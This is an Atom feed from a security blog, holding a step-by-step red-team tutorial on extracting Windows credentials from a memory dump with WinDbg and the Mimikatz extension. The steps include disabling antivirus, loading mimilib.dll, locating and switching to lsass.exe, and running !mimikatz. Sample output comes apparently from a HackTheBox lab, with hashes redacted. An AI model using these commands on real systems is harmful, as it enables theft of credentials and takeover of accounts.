<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://iamwin.xyz/feed.xml" rel="self" type="application/atom+xml" /><link href="https://iamwin.xyz/" rel="alternate" type="text/html" /><updated>2026-10-15T17:58:23+00:00</updated><id>https://iamwin.xyz/feed.xml</id><title type="html">Wintxx Notes</title><subtitle>Cybersecurity writeups, notes, cheat sheets, and pentesting methodologies by Wintxx.</subtitle><author><name>Wintxx</name></author><entry><title type="html">Credential Extraction with WinDbg + Mimikatz</title><link href="https://iamwin.xyz/red%20teaming/credential%20dumping/windows/WinDBG-Dump-Lsass/" rel="alternate" type="text/html" title="Credential Extraction with WinDbg + Mimikatz" /><published>2026-09-24T23:00:00+00:00</published><updated>2026-09-24T23:00:00+00:00</updated><id>https://iamwin.xyz/red%20teaming/credential%20dumping/windows/WinDBG-Dump-Lsass</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/credential%20dumping/windows/WinDBG-Dump-Lsass/"><![CDATA[<h2 id="1-install-windbg">1. Install WinDbg</h2>



<p>The first step is to install WinDbg from the official Microsoft documentation:</p>

<blockquote>
  <p><a href="https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/">Install WinDbg - Windows drivers | Microsoft Learn</a></p>
</blockquote>


<p><img src="/assets/images/posts/WinDBG-LSASS/image01.png" alt="WinDbg download page" /></p>

<p><img src="/assets/images/posts/WinDBG-LSASS/image02.png" alt="WinDbg installer" /></p>

<p><img src="/assets/images/posts/WinDBG-LSASS/image03.png" alt="WinDbg installed" /></p>

<p>Open WinDbg. Before continuing, we need Mimikatz.</p>

<h2 id="2-download-mimikatz">2. Download Mimikatz</h2>


<p>Download it from the official repository by Benjamin Delpy (<code class="language-plaintext highlighter-rouge">gentilkiwi</code>):</p>

<blockquote>
  <p><a href="https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20220919">Release 2.2.0 20220919 Djoin parser &amp; Citrix SSO Extractor · gentilkiwi/mimikatz · GitHub</a></p>
</blockquote>

<p><img src="/assets/images/posts/WinDBG-LSASS/image04.png" alt="Mimikatz release page" /></p>


<p>Download, for example, <code class="language-plaintext highlighter-rouge">mimikatz_trunk.zip</code>, and extract it.</p>

<p><img src="/assets/images/posts/WinDBG-LSASS/image05.png" alt="Mimikatz extracted" /></p>

<blockquote>
  <p>Add a folder exclusion or disable the AV so you can work without it deleting the files.</p>
</blockquote>

<h2 id="3-open-the-dump-and-load-the-mimikatz-extension">3. Open the dump and load the Mimikatz extension</h2>



<p>Open the <code class="language-plaintext highlighter-rouge">.DMP</code> file with WinDbg. Inside the console, run:</p>

<p><img src="/assets/images/posts/WinDBG-LSASS/image06.png" alt="AV exclusion" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>.load C:\Users\iamwin\Documents\x64\mimilib.dll
</code></pre></div></div>

<p><img src="/assets/images/posts/WinDBG-LSASS/image07.png" alt="Loading mimilib.dll in WinDbg" /></p>

<h2 id="4-locate-the-lsassexe-process">4. Locate the lsass.exe process</h2>


<p>Search for the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>!process 0 0 lsass.exe
</code></pre></div></div>

<p><img src="/assets/images/posts/WinDBG-LSASS/image08.png" alt="Finding lsass.exe process" /></p>


<h2 id="5-switch-context-to-the-lsassexe-process">5. Switch context to the lsass.exe process</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>.process /r /p ffffbc83a93e7080
</code></pre></div></div>

<p><img src="/assets/images/posts/WinDBG-LSASS/image09.png" alt="Switching to lsass.exe context" /></p>

<h2 id="6-run-mimikatz">6. Run Mimikatz</h2>


<p>Now we perform the dump:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>!mimikatz
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>1: kd&gt; !mimikatz

DPAPI Backup keys
=================
Current prefered key:       {00000000-0000-0000-0000-000000000000}
Compatibility prefered key: {00000000-0000-0000-0000-000000000000}

DPAPI System
============
full: &lt;REDACTED&gt;
m/u : &lt;REDACTED&gt; / &lt;REDACTED&gt;

SekurLSA
========

Authentication Id : 0 ; 45311 (00000000:0000b0ff)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      :
Logon Time        : 10/4/2023 10:30:10 AM
SID               : S-1-5-90-0-1
	msv :
	 [00000003] Primary
	 * Username : DATACENTER-2019$
	 * Domain   : FREELANCER
	 * NTLM     : &lt;REDACTED&gt;
	 * SHA1     : &lt;REDACTED&gt;
	tspkg : KO
	wdigest :
	 * Username : DATACENTER-2019$
	 * Domain   : FREELANCER
	 * Password : (null)
	kerberos :
	 * Username : DATACENTER-2019$
	 * Domain   : freelancer.htb
	 * Password : &lt;REDACTED&gt;
	 * Key List
	   aes256_hmac       &lt;REDACTED&gt;
	   rc4_hmac_nt       &lt;REDACTED&gt;
	   ...

	ssp :
	masterkey :
	credman :

Authentication Id : 0 ; 429726 (00000000:00068e9e)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : FREELANCER
Logon Server      : DC
Logon Time        : 10/4/2023 10:32:52 AM
SID               : S-1-5-21-3542429192-2036945976-3483670807-500
	msv :
	 [00000003] Primary
	 * Username : Administrator
	 * Domain   : FREELANCER
	 * NTLM     : &lt;REDACTED&gt;
	 * SHA1     : &lt;REDACTED&gt;
	 * DPAPI    : &lt;REDACTED&gt;
	tspkg : KO
	wdigest :
	 * Username : Administrator
	 * Domain   : FREELANCER
	 * Password : (null)
	kerberos :
	 * Username : Administrator
	 * Domain   : FREELANCER.HTB
	 * Password : &lt;REDACTED&gt;
	 * Key List
	   aes256_hmac       &lt;REDACTED&gt;
	   aes128_hmac       &lt;REDACTED&gt;
	   rc4_hmac_nt       &lt;REDACTED&gt;
	   ...

	ssp :
	masterkey :
	credman :

[... output truncated — multiple additional entries found for other users and service accounts ...]
</code></pre></div></div>

<p><img src="/assets/images/posts/WinDBG-LSASS/image10.png" alt="Mimikatz output with credentials" /></p>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, corrections, or just want to talk shop, my socials are linked on this blog.</p>

<p>Closing quote:</p>

<blockquote>
  <p><em>“Our senses allow us to perceive only a small portion of the outside world.”</em></p>

  <p>— Nikola Tesla</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Credential Dumping" /><category term="Windows" /><category term="WinDbg" /><category term="Mimikatz" /><category term="LSASS" /><category term="Credential Dumping" /><category term="Windows Security" /><category term="Memory Forensics" /><category term="Red Team" /><summary type="html"><![CDATA[How to extract credentials from a Windows memory dump using WinDbg with the Mimikatz kernel extension, working directly on the context of protected 